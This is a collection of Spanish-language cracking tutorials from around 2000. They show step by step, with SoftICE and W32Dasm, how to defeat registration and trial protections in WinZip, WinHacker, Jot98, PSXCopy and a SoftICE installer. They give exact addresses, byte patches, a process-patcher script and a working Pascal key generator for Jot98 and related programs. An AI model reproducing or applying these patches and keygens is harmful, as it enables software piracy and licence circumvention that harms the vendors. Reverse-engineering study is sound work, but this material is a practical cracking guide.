:004080C4 6A3D push 0000003D
:004080C6 E8C5E60100 call 00426790
```

Empecemos por esta parte de codigo, estamos en la direccion 004080B7 y por encima hay un aviso de tres saltos condicionales o incondicionales que hacen referencia a esta parte de codigo, como estan cerca de aqui las buscaremos desplazandonos hacia arriba con el raton.

Ya tenemos que estar encima de estos saltos, los tres estan uno encima de otro ¿pero que hacen cada uno de estos saltos?, ¿cual tendre que cambiar para que no salte?, la gente que sepa de ensamblador lo sabra pero yo no tengo ni idea, cogamos el numero de la direccion de cada salto y el offset de cada uno por si nos hace falta:

Code data	Offset
00408051	7451
0040805A	745A
00408063	7463

Cerramos el Win32dasm y abrimos el loader de sice, cargamos el winzip, le damos al boton de load, al mensaje de error que sale le decimos que si y salta el sice, acto seguido ponemos tres breakpoints en las direccion que hemos cogido bpx 00408051, bpx 0040805A, bpx 00408063 pulsamos F5, se abre la primera ventana de winzip, pinchamos en Enter Registration code y rellenamos lo que nos pide Name y Registration pulsamos Ok y salta el sice en el primer Bpx, o sea en el primer salto, el sice mismo nos indica que no saltamos, este no es el que buscamos otra vez F5 y paramos en el segundo Bpx, el sice tambien nos indica que no saltamos, otra vez F5 y ya estamos en tercer Bpx 00408063 el sice nos indica que este si que salta, este sera nuestro salto. Pero que hacen los otros saltos anteriores, su mision es saltar al mensaje

de error cuando no ponemos nada en Name o Registration. A continuacion normalmente cerrariamos todo y como ya tenemos el offset, fijate en la tabla de mas arriba iriamos al editor hexadecimal para cambiar este salto, pero nos ahorraremos ese trabajo, vamos a cambiarlo en el sice ponemos d eip y con el cursor pinchamos sobre el primer byte de la ventana de datos del sice que sera 74 lo cambiamos por 75 y le damos a enter, pulsamos F5 y nos aparece una ventana en el winzip pidiendonos que confirmemos, si hemos entrado bien el nombre y la clave de registro le damos a Ok y empieza a funcionar el winzip, antes de lanzar las campanas al vuelo comprobemos si todo funciona bien, cerramos winzip y el loader del sice pero ojo muy importante no hay que quitar los bpx que teniamos, ejecutemos el winzip y aparece la ventana de marras, no hemos conseguido registrar el programa, ademas no pasa por nuestros bpx eso quiere decir que va a las rutinas de comprobacion desde otras llamadas, cierra el winzip y quita los bpx del sice bc *, como hemos hecho antes abramos w32dasm y carguemos winzip32.exe, quiero localizar desde donde se llama a esas rutinas, y ¿como hacerlo?, ya conozco una llamada a esas rutinas esta encima del que creia que era nuestro salto asi que vamos a ese salto. pinchamos en goto code location y metemos nuestro salto 00408063 aparecemos en esta parte de codigo

```
00408049 803D18D9470000 cmp byte ptr [0047D918], 00-compara el nombre--
:00408050 59 pop ecx
:00408051 745F je 004080B2--Salta al mensaje de error si en nombre no introduces nada--
:00408053 803D48D9470000 cmp byte ptr [0047D948], 00--compara registration--
:0040805A 7456 je 004080B2--Salta al error si en registration no introducimos nada--
:0040805C E8EAFAFFFF call 00407B4B-Llamada a las rutinas de comprobacion--
:00408061 85C0 test eax, eax--Comprueba el valor devuelto--------
:00408063 744D je 004080B2---aparecemos aqui---
```

Dos lineas de codigo mas arriba hay una llamada a las rutinas de comprobacion, nos situamos sobre ella y pulsamos el boton de call en el w32dasm y nos llevara:

```
* Referenced by a CALL at Addresses:
|:0040108C , :00401228 , :0040805C , :0042D095
|
:00407B4B 55 push ebp
:00407B4C 8BEC mov ebp, esp
:00407B4E 81EC08020000 sub esp, 00000208
:00407B54 53 push ebx
```

Lo que nos interesa de aqui es el Referenced by a CALL etc. hay cuatro llamadas a esta rutina y por supuesto esta la que nosotros venimos, apuntamos las cuatro llamadas :0040108C , :00401228 , :0040805C , :0042D095 cerramos el w32dasm, otra vez cargamos el winzip con el loader del sice y cuando salte el sice le metemos estas direcciones como breakpoints pulsamos F5 y salta el primer bpx en 00401228:

:00401228 call 00407B4B---llama a las rutinas de comparacion----
:0040122D test eax, eax
:0040122F jne 004011A8 --Salta si estamos registrados-------

Pulsamos F10 dos veces y nos quedamos en la linea 0040122f en la cual hay un salto cambiemoslo a ver que pasa, en el sice ponemos d eip y en la ventana de datos nos situamos sobre el segundo byte que es un 85 y lo cambiamos por un 84, pulsamos enter y F5 el winzip comienza a funcionar sin mostrarnos la ventana del principio, cerramos el programa y comprobamos que no salta ningun breakpoint mas, el programa queda totalmente funcional. El siguiente paso seria buscar el offset en el w32dasm y con el editor hexadecimal cambiar el salto. Al final del tutorial hay una explicacion de como hacer esto.

En esta 2ª opcion veremos que el programa aun damas de si, vamos a revisar las rutinas que generan la clave de registro y comparan las claves.

Fijaros en las tres lineas de codigo que hay mas arriba concretamente sobre esta 00401228 call 00407B4B---llama a las rutinas de comparacion----, como ya sabemos cual es la linea de codigo donde estan esas rutinas, abramos el loader del sice y carguemos el winzip como estamos haciendo durante todo el tutorial, cuando salte por primera vez el sice metemos este bpx 00407B4B y le damos a F5, el programa salta en el breakpoint que acabamos de poner y vamos pulsando F10 hasta que estemos sobre la linea de codigo 00407C2A y nos paramos

:00407C0E lea eax,[ebp-0140]
:00407C14 push eax
:00407C15 push edi
:00407C16 call 00407CC6--Genera la clave de registro--
:00407C1B pop ecx
:00407C1C mov esi, 0047D948--Carga nuestra clave en esi---
:00407C21 pop ecx
:00407C22 lea eax, [ebp-0140]--carga la clave generada en eax--
:00407C28 push esi
:00407C29 push eax
:00407C2A call 004578A0--Compara las claves----
:00407C2F neg eax
:00407C31 sbb eax, eax

Miremos la parte de codigo que tenemos arriba, si entrasemos en la llamada que hay en la linea de codigo 00407c16, veriamos paso a paso como se genera la clave de registro, si quieres hacer un generador de claves de este programa esta es la llamada, continuamos hacia abajo y en la linea 00407C1C mov esi, 0047D948 esto quiere decir mueve 0047D948 a esi, si ponemos en el sice d 0047d948 veremos en la ventana de datos que está nuestra clave, o sea que esta instruccion carga nuestra clave a esi,

continuamos mas abajo y en la linea de codigo 00407C22 lea eax, [ebp-0140], esta instruccion carga en eax el contenido de ebp-0140 si ponemos en el sice d ebp-0140 en la ventana de datos nos sale la clave generada por el ordenador a partir de nuestro nombre, o sea la correcta. Continuamos hacia abajo hasta la linea 00407C2A call 004578A0 si entrasemos en esta llamada veriamos como se comparan las dos claves.

Mira un poco el codigo de arriba a ver que se te ocurre que podamos hacer.

Esto es lo que se me ocurre a mi, en la llamada 00407C2A, podriamos estudiar que valor tendria que tener el registro eax despues de retornar de esa llamada, y meterle directamente ese valor para que piense que es correcta nuestra clave, la solucion seria sustirtuir el call 004578A0 por mov eax,0 yo lo probe y el programa funciona perfectamente.

Pero lo aremos de otra forma, antes de llegar a esta llamada, ya hemos visto donde se carga nuestra clave en esi, y donde se carga la clave generada en eax, mi idea es cambiar alguna de estas dos lineas de codigo para que se cargue en eax y en esi la misma clave y asi al compararlas como serian iguales todo iria bien. ¿Cual cambiar? si cambio 00407C1C mov esi, 0047D948 por 00407C1C mov esi,[ebp-0140] no me cabe y se destroza todo el codigo de abajo, por el contrario si cambio 00407C22 lea eax, [ebp-0140] por 00407C22 lea eax,[0047D948] si que me cabe, ahora eax y esi contienen la clave que yo he introducido y por lo tanto son iguales, de esta manera el programa ademas de funcionar perfectamente, si miramos en el about del winzip estamos hasta registrados con nuestro nombre y clave.

¿Y si rizamos el rizo aun mas?, fijaos en la linea 00407C0E lea eax,[ebp-0140] ojo que no es la misma que la anterior aunque contenga el mismo codigo. Esta linea carga en eax una direccion de memoria en la cual el programa almacenara la clave buena despues de generarla. ¿Y que podemos hacer aqui?, lo mismo que antes si cambiamos 00407C0E lea eax,[ebp-0140] por 00407C0E lea eax,[0047D948] (recordemos que 0047d948 lleva almacenada nuestra clave), entonces el programa almacenara la clave generada en 0047D948. Este cambio comporta que cuando lleguemos a la llamada de comparacion, compara la clave buena con la clave buena.

Y tu diras el porque de hacer los dos cambios si con el primero ya basta, por lo siguiente, al registrarnos nos muestra la siguiente ventana donde nos dice algo asi, comprueba si has metido bien el nombre y la clave, aqui nos enseñara el nombre que hemos metido mas la clave buena no la clave que habiamos metido, espero que lo entendais. En esta ventana si en vez de pulsar Ok le damos a Retry y metemos otro nombre nos dara la clave buena de ese nombre, hemos conseguido una especie de generador de claves.

Vamos a hacer los cambios necesarios para que se de este evento, abre el loader del sice carga el winzip dale a load y cuando salte el sice pon un bpx 00407C0E, dale a F5 y saltaras al breakpoint, fijate en los bytes que hay entre 00407C0E y 00407C14 (407C14-407C0E) son 6 bytes, ponemos en sice d 00407C0E y apuntamos los 6 primeros bytes de la ventana de datos del sice, ahora ponemos a y enter saldra esto 015f :00407C0E pon lea eax,[0047D948] y pulsa dos veces enter, ahora apunta los 6 primeros bytes de la ventana de datos tendras esto: antes
015f :00407C0E 8D 85 C0 FE FF FF
despues del cambio
015f :00407C0E 8D 05 48 D9 47 00
Recuerda que la linea 00407C22 tambien la tenemos que cambiar pero como el cambio es el mismo no hace falta repetir la opiracion solo cambia la linea de codigo:
antes
015f :00407C22 8D 85 C0 FE FF FF
despues del cambio
015f :00407C22 8D 05 48 D9 47 00
quitamos el breakpoint bc * y cerramos todo abrimos el w32dasm cargamos el winzip32.exe y en goto code location buscamos 00407C0E miramos debajo el offset que tiene y repetimos la operacion con 00407C22 quedara asi

Code data	offset
00407C0E	700E
00407C22	7022

Cerramos w32dasm y habrimos algun editor hexadecimal buscamos los offsets y realizamos los cambios necesarios. Ya tenemos el programa totalmente funcional y debidamente registrados con la clave correcta y todo.

Hasta aqui todo, creo que ya me extendido bastante, y tu me diras ¡es que joder como te enrrollas!, ya pero yo creo que si se quiere aprender lo mejor es estudiar perfectamente los programas y no hacernos el chulo diciendo yo lo crackee en 2 minutos.

Un saludo a toda la peña y hasta otra.
Por fanega
fanega1@airtel.net

Karpoff Spanish Tutor

Programa:	**WinHacker v2.03**

PROTECCION:	**Limitado a 20 dias**		
Descripcion:	**Toquitear las entrañas de Windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.winhacker.com/		
Herramientas:	**Softice v3x<**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**23/06/2000**

INTRODUCCION

Al parecer este programa sirve para adentrarse en lo más profundo de windows, la verdad es que no lo sé porque no he tenido tiempo de probarlo. Además he visto tutoriales para este programa (otras versiones) de como crakearlo, y me decidí a probar si conseguía el serial (que siempre es más fisno), y así probar mis escasos conocimientos del tema. Me sorprendió la facilidad con la que lo conseguí, así que os animo a que lo intentéis antes de leer lo que viene a continuación.

AL ATAKE

Bueno vamos allá.

Lo primero es ejecutar el programa, nos aparece un bonito nag recordandonos que sólo tenemos 20 dias de prueba, y ya nos aparece la ventana de registro, que considerado, no tenemos ni que entrar en el programa.

Bien rellenamos cada hueco con los datos que queramos, por ejemplo:

Name: Chiquito ; Company: Bonanza ; Serial Num: 444666888.

Antes de dar a Register, vamos a Softcie (Ctrl+D) y ponemos un bonito breakpoint, en este caso **bpx getwindowtexta**, ¿por qué? bueno, tendrá que leer los datos verdad? Volvamos a windows (F5) pulsamos Register y plash... de vuelta a softice, como hemos rellenado tres campos, tendrá que leer los otros dos asi que pulsamos un par de veces F5. Ahora

ya ha leido todos nuestros datos, pero aún no estamos en WinHacker, estamos en **User32!**, pues bien pulsamos F12 (yo un par de veces) hasta que estemos en **wh95!**, ahora sí, ya podemos quitar el breakpoint (bc0).

Ahora estamos en el WinHacker, veamos si encontramos nuestro código, ponemos **d eax**, y nada, ponemos **d ecx** y ¡¡Bingo!! hay nos aparece nuestro flamante 444666888, qué podemos hacer con esto, pués por ejemplo si ponemos **?ecx,** nos aparece 6D46B0 y un rollete, esto es algo así a la dirección donde se encuentra nuestro código chungo (si no es así espero a que alguien me lo explique), lo ideal sería poder seguir a nuestro código hasta la comparación con el bueno, ¿se puede hacer?, por supuesto, si no no lo hubiese puesto, pongamos pués un breakpoint pero esta vez no un bpx si no un **bpm 6D46B0** (break on memory access). Pulsamos F5 para dejarlo correr y ¡¡Plash!! otra vez en softice, pero en el User32, luego pulsamos F12 hasta aparecer en Wh95 y nos saldra algo como esto:

:7800328B 8B02 Mov eax, [edx]

:7800328D 3A01 Cmp Al, ecx

7800328F 7530 JNZ 780032C1 -------- Aquí aparecemos

Escribimos d ecx, y efectivamente hay está nuestro código chungo, miramos en las proximidades haber si hay cosas interesantes y encontramos bastantes, comparaciones por aquí, operaciones por allá, parece que edx puede tener algo interesante, ponemos d edx y ¡¡sorpresa!! aparece algo como d6cb-5d2eec, tiene toda la pinta de ser un código. Nos salimos (F5), lo probamos y . . . ESTAMOS REGISTRADOS.

Esto es todo, pido perdón por los errores que haya cometido y espero que os haya servido de ayuda.

P.D.: Cualquier duda, rectificación, lo que sea a:

Karpoff Spanish Tutor

Programa:	**Jot98 v1.02 y Más...**

PROTECCION:	**Limitacion de Usos.**		
Descripcion:	**Block de Notas de lujo.**		
Dificultad:	**Principiante +.**		
DOWNLOAD:	http://www.spaeder.com		
Herramientas:	**Softice, W32dasm, Editor Hexa y un descompresor Shrink**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**01/07/2000**

INTRODUCCION

Este programa como todos los de esta compañía (al menos los que yo he visto), tienen la misma protección, límite de uso de X veces, nag que nos lo recuerda de vez en cuando, archivos empaquetados, el código de validación va a un archivo, todo hecho de serie, grave error, así si cae uno caen todos como vamos a comprobar.

La mayoría de utilidades a las que hago referencia están en la página de Karpoff, pero si no están aquí sí http://protools.exit.de/.

AL ATAKE

Vamos con el Jot98:

Lo primero como siempre es ejecutar el programa, nos sale a recibir un nag avisandonos que podemos ejecutar el programa sólo 30 veces a no ser que soltemos 20$, damos ok y un bonito archivo de texto nos cuenta las maravillas del producto. Bien a lo que vamos, miramos en la ayuda, y leemos la información de registro, para ver si existe alguna limitación más, lo leemos y nada, sólo los 30 usos. Ahora ya podemos empezar. Vamos donde se mete la clave de registro, metemos lo que queramos y nos aparece Invalid Registration code.

1º Desempaquetado:

Como no tengo el Softice cargado, vamos con Wdasm, primero hacemos una copia de nuestro archivo 'víctima' , y nos decidimos a abrir este último tan contentos, le damos y... mensaje de error Esto nos huele a empaquetado, damos a aceptar, y ya podemos ver de que empaquetador se trata, el Shrink. Pero qué versión, un truco para verlo sin el famoso GetTyp, es con el editor hexa (yo uso el AXE), no se si funciona con todos los empaquetadores, pero no perdemos nada con probar. Ahí va, abrimos nuestro archivo con el editor hexa, vamos a las últimas líneas del código y ahí está, Shrink 34 no hay más que decir.

Podemos hacer dos cosas, desempaquetarlo o utilizar el Softice.

Vamos a desempaquetarlo, con las herramientas adecuadas se hace sólo, concretamente yo he utilizado un desempaquetador específico de Shrink 34, se lama DeShrink (v1.6) de un tal j0b (desde aquí le agradezco su trabajo). Si utilizáis este progama, no tenéis más que meter el archivo a desempaquetar (Jot98.exe), poner el nombre del archivo de salida (p.e. jot98_un), y darle a decompress. Ya está desempaquetado, podemos ver que el tamaño del nuevo archivo es mayor, y podemos probar a ejecutarlo y todo funciona corrctamente.

2º Parcheado

Ahora podemos abrir nuestro nuevo ejecutable con Wdasm buscamos la frasecita de error en String References, y ahi está, pulsamos dos veces sobre ella y nos lleva a donde queremos (no está demás pulsar otra vez para ver si el mismo mensaje aparece más de una vez). Efectivamente, aparecen dos lugares, el segundo es:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045458A(C)
|
:004547DC 6A00 push 00000000
:004547DE 668B0DBC484500 mov cx, word ptr [004548BC]
:004547E5 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Invalid registration code."
|
:004547E7 A1B4974500 mov eax, dword ptr [004597B4]
:004547EC E8C76BFEFF call 0043B3B8
```

Vamos a 0045458A, y nos aparece una estructura que nos debe resultar bastante conocida, jeje:

```
:0045457A E899F8FAFF call 00403E18
:0045457F 8B45CC mov eax, dword ptr [ebp-34]  <--- Prepara eax
:00454582 8B55E4 mov edx, dword ptr [ebp-1C]  <--- Prepara edx
:00454585 E89AF7FAFF call 00403D24  <--- Compara edx y eax
:0045458A 0F854C020000 jne 004547DC   <--- Vamos a Invalid Code  :(
:00454590 8B153CA84500 mov edx, dword ptr [0045A83C]
:00454596 8BC6 mov eax, esi
:00454598 E83F0C0000 call 004551DC
```

Apuntamos 00454585 en un papelito para luego ;-). Desde luego este salto no nos interesa nada, por tanto decidimos, por ejemplo, nopearlo. Nos vamos a apuntar el Offset 0005458A y también los bytes 0F854c020000. ¿Y qué pasa con el otro mensaje de Invalid Code? pues ahí va:

```
:0045447B 8B45CC mov eax, dword ptr [ebp-34]
:0045447E E891F7FAFF call 00403C14
```

```
:00454483 83F80F cmp eax, 0000000F  <--- Compara eax con 15
:00454486 7E1A jle 004544A2         <---- Este salto nos interesa hacerlo
:00454488 6A00 push 00000000
:0045448A 668B0DBC484500 mov cx, word ptr [004548BC]
:00454491 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Invalid registration code."
|
:00454493 A1B4974500 mov eax, dword ptr [004597B4]
:00454498 E81B6FFEFF call 0043B3B8
:0045449D E94F030000 jmp 004547F1
```

Como podemos ver hay un salto (salta si es menor o igual) un poco antes de llegar al mensaje de error, desde luego nos interesa hacerlo. Veamos que hay antes del salto, se compara eax con 15, no hace falta tener mucha imaginación para pensar que se está comparando el tamaño de nuestro código (o nombre), si estuviesemos en el Softice, con poner d eax lo sabríamos. Por tanto con meter un código de longitud inferior a 15 ya nos habríamos librado de este mensaje de error.

Ahora tenemos dos opciones modificar con el editor hexa el archivo jot98_un o utilizar un launcher para parchear en memoria el archivo original, como no tengo nada mejor que hacer voy ha hacerlo de las dos maneras. Pero lo primero vamos al direcctorio donde tenemos el programa instalado y hacemos una copia del archivo jot98.val .

Modificar con el editor hexa:

Abrimos el archivo (recordad el jot98_un) en el editor hexa, buscamos el Offset 5458A y le metemos 909090909090. Lo guardamos y a probar. Ejecutamos, le metemos los datos y ¡¡Congratulations!!, reiniciamos el programa y seguimos registrados, ya está.

Si comparamos el archivo jot98.val actual con la copia que hemos hecho antes podemos comprobar que se han modificado unos numeritos, y si ponemos el archivo que hemos guardado antes en lugar del nuevo, volveremos a no registrado. Antes de volver a no registrado, hacemos una copia del archivo actual, por ejemplo le llamamos jot98reg1.val.

Con R!SC's Process Patcher v1.5

Podéis utilizar el que queráis, yo voy a utilizar el R!SC's Process Patcher v1.5 . Abrimos un editor de texto, y siguiendo la ayuda, que para eso está, escribimos lo siguiente:

```
;jot98.rpp  <--- Nombre del archivo que vamos ha crear en el editor de texto
O=jo98.exe: ; <-- El launcher que va a crear el R!SC's
F=jot98.exe: ; <-- Nuestro objetivo
P=45458A/0F,85,4c,02,00,00/90,90,90,90,90,90: ; <-- Lo que cambiamos
$ ;
```

Lo guardamos como jot98.rpp, ejecutamos el R!SC's, seleccionamos jot98.rpp damos a abrir y ya tenemos nuestro launcher (jo98.exe). Lo copiamos, lo llevamos a la carpeta del jot98, lo ejecutamos metemos los datos que queramos (recomiendo distintos de los anteriores) y ya está.

3º Una curiosidad:

Aunque esto ya está terminado, vamos a ver una curiosidad:

Si comparamos el archivo jot98.val actual con las copias que hemos hecho antes podemos comprobar lo siguiente:

- Archivo original: Spaeder5323223415601010812278

- Parece que se modifican estos números, que tendrán que ver con nuestro código :-o Además las dos 'secuencias' válidas empiezan por Spaeder25. Si alguien lo traduce que me lo diga.

4º Una de serial:

Con todo lo que hemos hecho antes está 'chupao'. Si no tenemos cargado el Softice, reiniciamos.....

Ejecutamos el programa metemos el nmbre (KuaTo_ThoR), el código (999888777) y antes de darle vamos al Sofice (Ctrl+D), y como no tengo ganas de equivocarme meto un bpx hmemcpy (conviene tener cerrados todos los programas, sino va a saltar por cualquier cosa.) volvemos a Windows, le damos a ok y a Sofice.

Aparecemos en User (línea verde), lo primero quitamos el break (bc0), luego pulsamos F12 hasta aparecer en JOT98!.shrink. Como ya sabemos donde tenemos que ir (ver principio apartado 2º), escribimos bpx 454585, damos Ctrl+D y aparecemos en Softice, escribimos d eax y sale nuestro código, escribimos d edx y sale JT98R7604K. Damos F5, metemos los datos correctos y ya está.

He repetido esto varias veces y he sacado las siguientes conclusiones:

- El código es de tamaño 10

- JT98 es fijo.

- La Ultima letra (K) es la inicial de nuestro nombre en mayusculas y el 4 anterior es fijo.

- El 76 también es fijo.

- La antepenúltima cifra (0) es la longitud de nuestro nombre (si es de diez o más 0).

- La R es la última letra de nuestro nombre (en mayúsculas).

Con esto el generador está servido jeje. Ahí va un pequeño programilla en Pascal:

```
program keygen;
uses crt;
var
a,b,c: char;
cont:integer;
begin
clrscr;
Writeln('Generador de claves para JOT98 por KuaTo_ThoR');
writeln;
Write('Dame tu nombre: ');
read(a);
cont:=1;
repeat
read(b);
cont:=cont+1;
until eoln;
if cont>=10 then cont:=0;
a:=Upcase(a);
b:=Upcase(b);
writeln('Tu c¢digo es: JT98',a,'76',cont,'4',b);
readln;
readln;
end.
```

Vaya, sin seguir una sóla línea de código, tenemos un Generador. Lo que no me explico, es que siendo el número de serie tan simple en el archivo JOT98.val cambie tantos números.

5º Conclusiones finales:

Bueno lo que me pregunto es si los demás programas de esta compañía están protegidos de igual manera. Yo he probado con el TrayCal v1.02 y está protegido igual excepto el archivo val que no lo tiene. Pero para el nombre 'felipito', el código es TCO7684F, la misma codificación que antes salvo que en lugar de JT98 aparece TC, sólo varían las iniciales del programa, que poca imaginación. Y pillé otro más, el TrayInfo v1.02, que para 'felipito' tiene el siguiente código: TI32O7684F. (Estas versiones 1.02 han salido todas a granel de la factoría). Con esta as tu KEYGEN

Karpoff Spanish Tutor

Programa:	**Psxcopy 6.2 y Numega softice 4.05**

PROTECCION:	**Instalaciones saltandonos el Serial.**		
Descripcion:	**Psxcopy**: **Programa para duplicar cds.** **Numega softice**: **Debuger para windows**.		
Dificultad:	**Principiante +.**		
DOWNLOAD:	**Psxcopy**: www.cdrsoft.net **Numega softice**: http://welcome.to/karpoff		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega**	**FECHA:**	**19/6/2000**

INTRODUCCION

Hola a todos.

Ante todo decir que para seguir este tutorial ya se debe tener conocimiento del uso de las herramientas que arriba se menciona.

Hoy vamos a ver dos tecnicas de proteccion que suelen usar bastantes programas durante el proceso de instalacion. La primera es el mismo instalador quien nos pide un password para continuar la instalacion en este caso es el InstallShield. La segunda es el programa que intentamos instalar quien nos pide el nombre, compañia y numero de serie.

En los dos casos si no sabemos la contraseña o el numero de serie, no nos deja instalar el programa y ni siquiera nos deja probarlos.

Como programas para ver como instalar programas sin saber el numero de serie utilizaremos estos dos:

1º Psxcopy 6.2

2º Numega Softice 4.05

AL ATAKE

Pxscopy 6.2

Este es un programa de grabacion cuya utilidad es duplicar cds, hasta aqui llego no voy a alabar ni mucho menos las cualidades de este programa, simplemente porque esta gente es la que da mal nombre a los reversers, estos si que son CKACKERS de verdad, y digo todo esto por que se trata de una copia pirata de NTI CD COPY. Esta gente a cogido el programa y han cambiado todos los caption o sea los nombres de todas las ventanas, donde ponia Nti cd copy lo han cambiado por Pxscopy 6.2, pero todavia existen algunos errores. En la ayuda en algunas explicaciones todavia se ven algunas ventanas con Nti cd copy, y si habrimos con algun editor hexadecimal la imagen que crea el programa en el disco duro al grabar algun disco vemos claramente la palabra NTI al principio de la imagen, y todavia mas encima de crackearlo y ponerlo en la red, quieren que paguemos por el ¡que morro!.

Vamos por faena, esta programa cuando intentamos instalarlo, antes de descomprimirse en el archivo temporal de windows nos pide una contraseña.

Metemos una contraseña facil de recordar por ejemplo:123456, le damos a ok y nos muestra un mensaje de error.

Si le damos a aceptar el programa se cierra por completo. Vamos a intentar pasar esto como no sabemos la contraseña utilizaremos nuestras armas. Arrancamos otra vez el programa y en la ventana anterior a la que nos pide el password pulsamos ctrl+d y entramos en el sice ahora tenemos que meter algun breakpoint para que salte el sice antes de enseñarnos la ventana del password, yo normalmente siempre empiezo por poner los tipicos, pongamos por ejemplo bpx messageboxa, bpx dialogboxparama, y bpx getwindowtexta salimos del sice pulsando F5, y bingo hemos tenido suerte con uno de los breakpoints concretamete con bpx dialogboxparama, miremos detenidamente la ventana del sice y fijemonos en las letras verdes pone algo asi como Kernel etc. Este no es el programa que estamos usando pulsamos F12 se cierra el sice y salta la ventana de password, metemos alguna contraseña al azar y pulsamos ok de repente el sice se vuelve a abrir y caemos aqui:

:00401ED5 2D32060000 sub eax, 00000632----Caemos aqui------
:00401EDA EB10 jmp 00401EEC
:00401EDC 68B0C74000 push 0040C7B0
:00401EE1 6810C84000 push 0040C810
:00401EE6 FF1580E24000 Call dword ptr [0040E280]
:00401EEC 83F801 cmp eax, 00000001
:00401EEF 1BC0 sbb eax, eax
:00401EF1 F7D8 neg eax
:00401EF3 C3 ret

Debemos tener un poco de paciencia, e ir mirando de vez en cuando que es lo que llevan los registros, en este punto por ejemplo si ponemos en el sice d edi y nos situamos con el raton sobre la ventana de datos y la desplazamos un poco hacia abajo tenemos una grata sorpresa en mi ordenador concretamente en la posicion de memoria 0167:0040C7B0, pero como el objetivo que nos habiamos fijado era instalar el programa sin el password dejamos el numerito en paz y continuamos con lo nuestro, fijate en eax que es igual a 0 y ve pulsando F10 despues de que el programa haga una serie de operaciones

con eax lo pone otra vez a 0, y llegamos a la posicion 004025CE

:004025C7 E8D6F8FFFF call 00401EA2---llama a las rutinas de comprobacion----
:004025CC 85C0 test eax, eax
:004025CE 7507 jne 004025D7--Salta si es correcto-----
:004025D0 B0F5 mov al, F5
:004025D2 E96C050000 jmp 00402B43
:004025D7 833D38B0400000 cmp dword ptr [0040B038], 00000000
:004025DE 751A jne 004025FA

En este punto regresamos de la llamada a las rutinas de comprobacion, siguiente linea comprueba eax y en la siguiente si eax es igual a 0 no salta y si es diferente de 0 si que salta.

Aqui podemos hacer dos cosas, si eliminamos el call 00401EA2 nunca nos enseñara la ventana de introducir password y seguiria perfectamente la instalacion, pero como ya estamos en la linea 004025CE cambiamos el salto jne por un jmp asi saltaremos y continuara la instalacion.

En el sice pon a pulsa enter aparecera 015f:004025CE pon jmp 004025D7 y pulsa dos veces enter, ahora pulsamos F5 y continuamos la instalacion, cuando pasen un par de ventanas nos aparecera la tipica ventana que nos pregunta el nombre, compañia y numero de serie, no te preocupes ya que los piratas se encargaron de crackear esto, puedes poner lo que quieras, pulsa 0k y pasa la ventana, aqui nos detenemos y pensamos hemos hecho el cambio en memoria pero no en el codigo del programa, cuando vuelva a instalar el programa si no cambio el salto en el programa me volvera a pedir el password, pero podemos hacerlo de otra manera como el password me lo pide el installshield antes de descomprimir el programa si recojo el programa descomprimido del archivo temporal de windows y lo guardo cuando quiera volverlo a instalar no me saldra mas la ventana del password.

Veamos como hacer esto, minimiza la ventana en la que estas y busca la carpeta temp en windows, hay que decir que conviene siempre tener el archivo temporal de windows limpio asi sabremos cuales carpetas son las que crea nuestro programa, por ejemplo en mi caso crea tres carpetas pero una sola contiene algo y es ~ebx0001 que contiene tres carpetas mas Disk1, Disk2 y Disk3. como ya sabemos cual es la copiamos a otro sitio y le cambiamos el nombre, ya podremos instalarlo cuando queramos sin password.

Numega Softice 4.05

Hasta ahora tenia instalada la version 3.2 de este programa y decidi actualizarme, cual ha sido mi sorpresa al ver que no me dejaba instalar este programa si no tenia el numero de serie, pero hombre dejame por lo menos que te pruebe a ver si eres de mi agrado, pues nanai de la china.

Bueno vamos a ver como nos apañamos para instalar el softice 4.05, para esto necesitaremos un debuger como yo ya tenia el softice 3.2 lo he hecho con este, pero si no tienes ninguno puedes utilizar el Trwin2000 que si te deja probarlo pero con limitaciones, he de decir que este ultimo me gustaria mas que el sice si no fuese por los bastantes cuelgues que provoca.

Empecemos a instalar el sice 4.05 yo lo tengo en una sola carpeta llamada Sl405w9x.exe tu a lo mejor lo tienes dividido en cuatro archivos comprimidos, lo primero que tienes que hacer es crear una carpeta y descomprimir el sice dentro de ella. Sin embargo si lo tienes como yo en un archivo autoejecutable no pinches con el boton izquierdo sobre el porque comenzara a instalarse, pincha con el boton derecho sobre el y en el menu que se abre pincha sobre extract to, le indicas la carpeta donde se tiene que descomprimir y aceptas. Ya estamos todos iguales con los mismos archivos, abrimos la carpeta que hemos creado buscamos setup.exe pinchamos dos veces sobre el y el programa se empieza a instalar, cuando lleguemos a la ventana que nos pide el nombre, compañia y numero serie, paramos no porque nos apetezca, sino por que si rellenamos las casillas y le damos a Next nos manda un mensaje de error, ¿que podemos hacer? podemos buscar el numero de serie valido o intentaremos pasar esta ventana sin mas, vamos a ver la segunda opcion..

Volvemos a la ventana anterior pulsando sobre Back, abrimos el sice Ctrl+d y ponemos un breakpoint Bpx dialogboxparama este ultimamente me funciona muy bien, le damos a F5 para salir del sice y pulsamos Next en la ventana de licencia del programa que intentamos instalar, de repente salta el sice pulsamos F12 y aparece la ventana del numero de serie, introducimos los datos que nos pide y le damos a Back ¡ojo! he dicho a Back (retroceder en español) y no a Next, vuelve a saltar el sice y ya estamos donde queriamos. Cual es el motivo de retroceder y no de avanzar, simplemente

porque queremos saber donde se hace la llamada a la ventana de registro y saltarnosla, tambien podriamos avanzar pero esto lo hacemos siempre, intentar cazar el mensaje de error y luego cambiar un salto precedente para que no nos encontremos con el, pero hoy aremos que ni siquiera nos pregunte nombre ni numero de serie.

Fijemonos en la ventana del sice, en las letras verdes que hay debajo de la ventana de codigo pone Nminst32, ahora mira en al ultima linea del sice donde pone Enter a command (H for help) al final de esta linea se ve otro nombre _ins5576, este viene a ser el directorio padre el que maneja toda la instalacion y va llamando a librerias y otros archivos, el siguiente paso es regresar a el y ¿como? pulsando F12 mira si es facil, despues de pulsar F12 aparecemos aqui:

:0042A309 FFB580FBFFFF push dword ptr [ebp+FFFFFB80]
:0042A30F FFB58CFBFFFF push dword ptr [ebp+FFFFFB8C]
:0042A315 FFB598FBFFFF push dword ptr [ebp+FFFFFB98]
:0042A31B FF55C0 call [ebp-40]----Salto a la ventana de registro-------
:0042A31E 898570FBFFFF mov dword ptr [ebp+FFFFFB70], eax--estamos aqui-----
